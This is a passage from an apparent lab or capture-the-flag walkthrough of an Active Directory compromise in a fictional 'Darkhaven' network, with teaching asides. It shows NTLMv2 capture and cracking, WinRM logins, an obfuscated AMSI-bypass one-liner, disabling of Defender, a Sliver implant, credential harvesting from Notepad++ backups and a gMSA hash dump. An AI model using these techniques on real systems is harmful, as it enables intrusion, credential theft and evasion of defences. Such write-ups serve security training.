    DARKHAVEN\awalker             DARKHAVEN\awallace            DARKHAVEN\awarren
    DARKHAVEN\awells              DARKHAVEN\ayoung              DARKHAVEN\bchambers
    DARKHAVEN\bgonzales           DARKHAVEN\bhenderson          DARKHAVEN\bmyers
    DARKHAVEN\bnorris             DARKHAVEN\bowens              DARKHAVEN\breyes
    DARKHAVEN\brice               DARKHAVEN\cbennett            DARKHAVEN\ccarter
    <snip large user list>
    SHARE\svc_netops
Other accounts authenticate to this machine using NTLM! NTLM-relay may be possible
Teaching Moment — Seatbelt is the “Who’s Talking to Me” Lens: Event ID 4624 logon events tell us which principals routinely authenticate inbound to the host. If a privileged user (e.g.,
svc_webpool) regularly hits this box with NTLM, we can force them to talk to us (or impersonate a service they trust) and capture their NTLMv2 challenge — even if we never compromise the user’s own endpoint.
Inveigh — NTLMv2 Capture
We can use Inveigh to capture those NTLMv2 challenge/responses:
PS C:\> .\Inveigh.ps1
.\Inveigh.ps1
PS C:\> Import-Module .\Inveigh.ps1; Invoke-Inveigh -ConsoleOutput Y
Import-Module .\Inveigh.ps1; Invoke-Inveigh -ConsoleOutput Y

[*] Inveigh 1.506 started at 2026-04-04T00:45:50
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = 10.10.10.135
[+] Spoofer IP Address = 10.10.10.135
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer = Disabled
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Capture = Disabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
[+] File Output = Disabled
WARNING: [!] Run Stop-Inveigh to stop
[*] Press any key to stop console output
Cannot see if a key has been pressed when either application does not have a console or when console input has been
redirected from a file. Try Console.In.Peek.
At C:\Inveigh.ps1:6365 char:20
+                 if([Console]::KeyAvailable)
+                    ~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OperationStopped: (:) [], InvalidOperationException
    + FullyQualifiedErrorId : System.InvalidOperationException
PS C:\> Get-Inveigh -NTLMv2
Get-Inveigh -NTLMv2
svc_webpool::EC2AMAZ-IKFPL26:<redacted>
Hashcat — Crack NetNTLMv2
RockYou did not crack it, but we grabbed an internal wordlist from the share earlier:
Exegol ➜ DarkhavenData/IT/Systems 𝘹 ls
 Backups   Monitoring   Patching   it_security_wordlist.txt
Exegol ➜ /workspace/killshot 𝘹 hashcat -m 5600 webpool it_security_wordlist.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             Falling back to OpenCL runtime.

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

OpenCL API (OpenCL 3.0 CUDA 13.2.73) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #1: NVIDIA GeForce RTX 4070 Laptop GPU, 7296/7807 MB (1951 MB allocatable), 36MCU

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #2 [The pocl project]
==================================================================================================================================================
* Device #2: pthread-haswell-13th Gen Intel(R) Core(TM) i9-13950HX, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

it_security_wordlist.txt: Byte Order Mark (BOM) was detected
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 632 MB

Dictionary cache built:
* Filename..: it_security_wordlist.txt
* Passwords.: 2019
* Bytes.....: 20604
* Keyspace..: 2019
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

SVC_WEBPOOL::EC2AMAZ-IKFPL26:<redacted>:<redacted>

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: SVC_WEBPOOL::EC2AMAZ-IKFPL26:44afe4b12a655c92:b347b...000000
Time.Started.....: Fri Apr  3 17:52:08 2026 (1 sec)
Time.Estimated...: Fri Apr  3 17:52:09 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (it_security_wordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 12001.1 kH/s (0.03ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2019/2019 (100.00%)
Rejected.........: 0/2019 (0.00%)
Restore.Point....: 0/2019 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Darkhaven Technologies - IT Security Assessment Wordlist -> torrent9
Hardware.Mon.#1..: Temp: 54c Util: 10% Core:2190MHz Mem:8001MHz Bus:8
Teaching Moment — Custom Wordlists Beat RockYou: RockYou fails against environment-specific passwords like
<redacted>. The IT team’s ownit_security_wordlist.txtdropped on the share is a gift — it was curated from their prior audits, so it captures their naming conventions. Always check the target for a pre-generated wordlist before grinding the hash against generic lists.
We now have access to .132.
Phase 6: WEB Server — Notepad++ Backup Disclosure
web.ext.darkhaven.local
Exegol ➜ /workspace/killshot 𝘹 nxc smb ips.txt -u 'svc_webpool' -p '<redacted>' --local-auth
SMB         10.10.10.136    445    DC               [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:DC) (signing:True) (SMBv1:None)
SMB         10.10.10.134    445    CA               [*] Windows 11 / Server 2025 Build 26100 x64 (name:CA) (domain:CA) (signing:False) (SMBv1:None)
SMB         10.10.10.135    445    SHARE            [*] Windows 11 / Server 2025 Build 26100 x64 (name:SHARE) (domain:SHARE) (signing:False) (SMBv1:None)
SMB         10.10.10.136    445    DC               [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.10.10.134    445    CA               [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  [*] Windows 11 / Server 2025 Build 26100 (name:EC2AMAZ-IKFPL26) (domain:EC2AMAZ-IKFPL26) (signing:False) (SMBv1:None)
SMB         10.10.10.135    445    SHARE            [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  [-] Error checking if user is admin on 10.10.10.132: The NETBIOS connection with the remote host timed out.
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  [+] EC2AMAZ-IKFPL26\svc_webpool:<redacted>
Exegol ➜ /workspace/killshot 𝘹 evil-winrm -i 10.10.10.132 -u 'svc_webpool' -p '<redacted>'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_webpool\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
*Evil-WinRM* PS C:\Users\svc_webpool\Documents>
We can get the root.txt flag:
*Evil-WinRM* PS C:\Users\administrator\desktop> dir


    Directory: C:\Users\administrator\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/14/2024   1:03 AM            470 EC2 Feedback.url
-a----        11/14/2024   1:03 AM            501 EC2 Microsoft Windows Guide.url
-a----         2/26/2026   7:22 PM           2351 Microsoft Edge.lnk
-a----          3/7/2026   2:19 AM             76 root.txt


*Evil-WinRM* PS C:\Users\administrator\desktop> type root.txt
We can now land an implant on this machine and disable AV:

*Evil-WinRM* PS C:\Users\administrator\desktop> & ({ ${::}=[Ref]; ${+}=${::}.Assembly.GetType(([String]::Join('',([char[]](83,121,115,116,101,109,46,77,97,110,97,103,101,109,101,110,116,46,65,117,116,111,109,97,116,105,111,110,46,65,109,115,105,85,116,105,108,115))))); ${-}=${+}.GetField(([String]::Join('',([char[]](97,109,115,105,67,111,110,116,101,120,116)))),'NonPublic,Static'); ${*}=${-}.GetValue($null); [Runtime.InteropServices.Marshal]::WriteInt64(${*},8,0) })
*Evil-WinRM* PS C:\Users\administrator\desktop> Set-MpPreference -DisableRealtimeMonitoring $true; Add-MpPreference -ExclusionPath "C:\"
I was limited to that user for Sliver tooling, so I changed the administrator’s password and got an implant there — but hashdump was still access denied.
There is a folder called Tools that looks interesting, though:
[server] sliver (OUTER_SCARF) > ls

C:\ (17 items, 1.0 GiB)
=======================
drwxrwxrwx  $Recycle.Bin                    <dir>      Sat Feb 28 13:42:15 +0000 2026
-rw-rw-rw-  $WINRE_BACKUP_PARTITION.MARKER  0 B        Wed Mar 12 10:49:29 +0000 2025
drwxrwxrwx  .                               <dir>      Thu Mar 19 20:57:47 +0000 2026
-rw-rw-rw-  DarkhavenWeb_Setup.log          141.7 KiB  Sat Apr 04 01:08:32 +0000 2026
?rw-rw-rw-  Documents and Settings          0 B        Wed Nov 13 17:27:46 +0000 2024
-rw-rw-rw-  DumpStack.log.tmp               12.0 KiB   Fri Apr 03 22:47:31 +0000 2026
drwxrwxrwx  inetpub                         <dir>      Fri Feb 27 00:46:50 +0000 2026
-rw-rw-rw-  pagefile.sys                    1.0 GiB    Fri Apr 03 22:47:31 +0000 2026
drwxrwxrwx  PerfLogs                        <dir>      Mon Apr 01 07:02:26 +0000 2024
dr-xr-xr-x  Program Files                   <dir>      Thu Nov 14 01:26:15 +0000 2024
dr-xr-xr-x  Program Files (x86)             <dir>      Mon Apr 01 08:16:25 +0000 2024
drwxrwxrwx  ProgramData                     <dir>      Fri Feb 27 14:40:31 +0000 2026
drwxrwxrwx  Recovery                        <dir>      Wed Feb 25 14:11:09 +0000 2026
drwxrwxrwx  System Volume Information       <dir>      Wed Feb 25 14:13:13 +0000 2026
drwxrwxrwx  Tools                           <dir>      Sat Feb 28 13:31:46 +0000 2026
dr-xr-xr-x  Users                           <dir>      Sat Feb 28 13:41:23 +0000 2026
drwxrwxrwx  Windows                         <dir>      Sat Feb 28 13:35:03 +0000 2026
Notepad++ is present on the machine:
[*] C:\tools\npp

[server] sliver (OUTER_SCARF) > ls

C:\tools\npp (8 items, 8.7 MiB)
===============================
drwxrwxrwx  .                  <dir>      Sat Feb 28 13:36:51 +0000 2026
drwxrwxrwx  autoCompletion     <dir>      Sat Feb 28 13:36:04 +0000 2026
drwxrwxrwx  functionList       <dir>      Sat Feb 28 13:36:04 +0000 2026
-rw-rw-rw-  langs.model.xml    523.1 KiB  Fri Dec 19 19:32:44 +0000 2025
drwxrwxrwx  localization       <dir>      Sat Feb 28 13:36:04 +0000 2026
-rw-rw-rw-  notepad++.exe      8.0 MiB    Sat Dec 27 14:31:26 +0000 2025
drwxrwxrwx  plugins            <dir>      Sat Feb 28 13:35:38 +0000 2026
-rw-rw-rw-  stylers.model.xml  225.2 KiB  Wed Dec 17 18:19:22 +0000 2025
Further enumeration shows that Notepad++ also keeps working state in AppData:
[*] C:\users\administrator\appdata\Roaming

[server] sliver (OUTER_SCARF) > ls

C:\users\administrator\appdata\Roaming (4 items, 0 B)
=====================================================
drwxrwxrwx  .          <dir>  Sat Feb 28 13:35:38 +0000 2026
drwxrwxrwx  Adobe      <dir>  Tue Apr 01 18:24:00 +0000 2025
drwxrwxrwx  Microsoft  <dir>  Wed Mar 11 15:28:22 +0000 2026
drwxrwxrwx  Notepad++  <dir>  Sat Feb 28 13:37:00 +0000 2026
We find kwarren’s credentials inside the maint_config.php backup file:
[*] C:\users\administrator\appdata\Roaming\Notepad++\backup

[server] sliver (OUTER_SCARF) > ls

C:\users\administrator\appdata\Roaming\Notepad++\backup (2 items, 11.9 KiB)
===========================================================================
drwxrwxrwx  .                                   <dir>     Sat Mar 14 16:07:30 +0000 2026
-rw-rw-rw-  maint_config.php@2025-01-09_083047  11.9 KiB  Wed Mar 25 00:18:02 +0000 2026


[server] sliver (OUTER_SCARF) > download maint_config.php@2025-01-09_083047

[*] Wrote 12175 bytes (1 file successfully, 0 files unsuccessfully) to /workspace/killshot/maint_config.php@2025-01-09_083047
Teaching Moment — Editor Backup Files Are Goldmines: Notepad++ auto-saves in-progress files to
%AppData%\Notepad++\backup. These.baksnapshots often outlive the original file — administrators edit a secrets file, save it somewhere else (or delete it), and forget the editor still has a copy. Any time you land on a box that has Notepad++, always dig its backup directory.
We can also use NXC to identify the credentials:
Exegol ➜ /workspace/killshot 𝘹 nxc smb 10.10.10.132 -u 'administrator' -p '<redacted>' --local-auth -M notepad++
/root/.pyenv/versions/3.11.14/lib/python3.11/site-packages/requests/__init__.py:113: RequestsDependencyWarning: urllib3 (2.6.3) or chardet (6.0.0.post1)/charset_normalizer (3.4.4) doesn't match a supported version!
  warnings.warn(
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  [*] Windows 11 / Server 2025 Build 26100 (name:EC2AMAZ-IKFPL26) (domain:EC2AMAZ-IKFPL26) (signing:False) (SMBv1:None)
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  [+] EC2AMAZ-IKFPL26\administrator:<redacted> (admin)
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26  C:\Users\Administrator\AppData\Roaming\Notepad++\backup\maint_config.php@2025-01-09_083047
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26      <?php
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26      /**
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26       * darkhaven technologies - certificate services maintenance script
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26       * author  : k. warren (kwarren@ext.darkhaven.local)
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26       * purpose : internal ca health check, certificate renewal automation,
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26       *           and web server certificate deployment for iis/nginx hosts.
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26       *
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26       * usage   : php cert_maintenance.php [--check | --renew | --deploy]
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26       *
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26       * note: this script is run manually from the web server during
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26       *       scheduled maintenance windows. do not expose to the web root.
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26       *       kept locally for convenience during cert rotation cycles.
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26       *
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26       * last modified: 2025-01-09  kwarren
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26       */
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26      // -----------------------------------------------------------------------
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26      //  configuration
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26      // -----------------------------------------------------------------------
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26      define('ca_host',       'ca.ext.darkhaven.local');
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26      define('ca_ip',         '10.10.10.134');
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26      define('ca_port',       443);
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26      define('ca_enroll_url', 'http://ca.ext.darkhaven.local/certsrv/');
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26      define('domain',        'ext.darkhaven.local');
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26      define('domain_short',  'darkhaven');
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26      // service account used to authenticate against the ca web enrollment interface
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26      // todo: move this to environment variable before next audit - kwarren 2025-01-09
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26      define('ca_auth_user',  'darkhaven\\kwarren');
NOTEPAD++   10.10.10.132    445    EC2AMAZ-IKFPL26      define('ca_auth_pass',  '<redacted>');
// -----------------------------------------------------------------------
//  CONFIGURATION
// -----------------------------------------------------------------------

define('CA_HOST',       'ca.ext.darkhaven.local');
define('CA_IP',         '10.10.10.134');
define('CA_PORT',       443);
define('CA_ENROLL_URL', 'http://ca.ext.darkhaven.local/certsrv/');
define('DOMAIN',        'ext.darkhaven.local');
define('DOMAIN_SHORT',  'DARKHAVEN');

// Service account used to authenticate against the CA web enrollment interface
// TODO: move this to environment variable before next audit - kwarren 2025-01-09
define('CA_AUTH_USER',  'DARKHAVEN\\kwarren');
define('CA_AUTH_PASS',  '<redacted>')
Exegol ➜ /workspace/killshot 𝘹 nxc smb ips.txt -u 'kwarren' -p '<redacted>'
SMB         10.10.10.136    445    DC               [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC) (domain:ext.darkhaven.local) (signing:True) (SMBv1:None)
SMB         10.10.10.136    445    DC               [+] ext.darkhaven.local\kwarren:<redacted>
SMB         10.10.10.134    445    CA               [*] Windows 11 / Server 2025 Build 26100 x64 (name:CA) (domain:ext.darkhaven.local) (signing:False) (SMBv1:None)
SMB         10.10.10.135    445    SHARE            [*] Windows 11 / Server 2025 Build 26100 x64 (name:SHARE) (domain:ext.darkhaven.local) (signing:False) (SMBv1:None)
SMB         10.10.10.134    445    CA               [+] ext.darkhaven.local\ca_svc_account$:<redacted> (admin)
SMB         10.10.10.135    445    SHARE            [+] ext.darkhaven.local\kwarren:<redacted>
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  [*] Windows 11 / Server 2025 Build 26100 (name:EC2AMAZ-IKFPL26) (domain:ext.darkhaven.local) (signing:False) (SMBv1:None)
SMB         10.10.10.132    445    EC2AMAZ-IKFPL26  [+] ext.darkhaven.local\kwarren:<redacted>
Running nxc against 5 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
Phase 7: DC.ext — gMSA to DCSync
dc.ext.darkhaven.local
Exegol ➜ /workspace/killshot 𝘹 evil-winrm -i 10.10.10.136 -u 'kwarren' -p '<redacted>'

Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\>
The WinRM session kept dying on me — shells were dropping mid-command and Evil-WinRM was throwing authorization errors after one or two keystrokes. Rather than fight the interactive shell, I pivoted to an LDAP-based BloodHound collection that only needs a working TCP 389 connection plus valid credentials. RustHound-CE talks directly to the DC over LDAP(S), so it sidesteps the WinRM stability issue entirely and gives us the full ACL graph we need to plan the next move.
RustHound-CE
Exegol ➜ /workspace/killshot 𝘹 rusthound-ce -d ext.darkhaven.local -u ichambers -p '<redacted>' -f DC.ext.darkhaven.local -k -z
---------------------------------------------------
Initializing RustHound-CE at 09:49:43 on 04/17/26
Powered by @g0h4n_0
---------------------------------------------------

[2026-04-17T16:49:43Z INFO  rusthound_ce] Verbosity level: Info
[2026-04-17T16:49:43Z INFO  rusthound_ce] Collection method: All
[2026-04-17T16:49:44Z INFO  rusthound_ce::ldap] Connected to EXT.DARKHAVEN.LOCAL Active Directory!
[2026-04-17T16:49:44Z INFO  rusthound_ce::ldap] Starting data collection...
[2026-04-17T16:49:44Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-04-17T16:49:45Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ext,DC=darkhaven,DC=local
[2026-04-17T16:49:45Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-04-17T16:49:46Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=ext,DC=darkhaven,DC=local
[2026-04-17T16:49:46Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-04-17T16:49:47Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=ext,DC=darkhaven,DC=local
[2026-04-17T16:49:47Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-04-17T16:49:47Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=ext,DC=darkhaven,DC=local
[2026-04-17T16:49:47Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-04-17T16:49:47Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=ext,DC=darkhaven,DC=local
[2026-04-17T16:49:47Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
⢀ Parsing LDAP objects: 6%                                                                                                                                                                                                                                                                                                                        [2026-04-17T16:49:47Z INFO  rusthound_ce::objects::enterpriseca] Found 11 enabled certificate templates
[2026-04-17T16:49:47Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2026-04-17T16:49:47Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2026-04-17T16:49:47Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2026-04-17T16:49:47Z INFO  rusthound_ce::json::maker::common] 312 users parsed!
[2026-04-17T16:49:47Z INFO  rusthound_ce::json::maker::common] 70 groups parsed!
[2026-04-17T16:49:47Z INFO  rusthound_ce::json::maker::common] 5 computers parsed!
[2026-04-17T16:49:47Z INFO  rusthound_ce::json::maker::common] 13 ous parsed!
[2026-04-17T16:49:47Z INFO  rusthound_ce::json::maker::common] 1 domains parsed!
[2026-04-17T16:49:47Z INFO  rusthound_ce::json::maker::common] 2 gpos parsed!
[2026-04-17T16:49:47Z INFO  rusthound_ce::json::maker::common] 74 containers parsed!
[2026-04-17T16:49:47Z INFO  rusthound_ce::json::maker::common] 1 ntauthstores parsed!
[2026-04-17T16:49:47Z INFO  rusthound_ce::json::maker::common] 1 aiacas parsed!
[2026-04-17T16:49:47Z INFO  rusthound_ce::json::maker::common] 1 rootcas parsed!
[2026-04-17T16:49:47Z INFO  rusthound_ce::json::maker::common] 1 enterprisecas parsed!
[2026-04-17T16:49:47Z INFO  rusthound_ce::json::maker::common] 33 certtemplates parsed!
[2026-04-17T16:49:47Z INFO  rusthound_ce::json::maker::common] 3 issuancepolicies parsed!
[2026-04-17T16:49:47Z INFO  rusthound_ce::json::maker::common] .//20260417094947_ext-darkhaven-local_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 09:49:47 on 04/17/26! Happy Graphing!
kwarren has ReadGMSAPassword on ca_svc_account:

Teaching Moment — gMSAs Are Just Password Stores: A group Managed Service Account’s password is stored in the
msDS-ManagedPasswordattribute. Any principal listed underPrincipalsAllowedToReadPassword(ReadGMSAPassword in BloodHound) can retrieve the plaintext blob over LDAP. NetExec’s--gmsaautomates the blob-parsing and hands you the NT hash for pass-the-hash.
gMSA Dump
Using NXC, we can dump the ca_svc_account password blob:
Exegol ➜ /workspace/killshot 𝘹 nxc ldap 10.10.10.136 -u 'kwarren' -p '<redacted>' --gmsa
LDAP        10.10.10.136    389    DC               [*] Windows 11 / Server 2025 Build 26100 (name:DC) (domain:ext.darkhaven.local) (signing:Enforced) (channel binding:No TLS cert)
LDAP        10.10.10.136    389    DC               [+] ext.darkhaven.local\kwarren:<redacted>
LDAP        10.10.10.136    389    DC               [*] Getting GMSA Passwords
LDAP        10.10.10.136    389    DC               Account: ca_svc_account$      NTLM: <redacted>     PrincipalsAllowedToReadPassword: GRP-gMSA-ca_svc_account-Readers
ca_svc_account has the ability to Enroll with the DC:
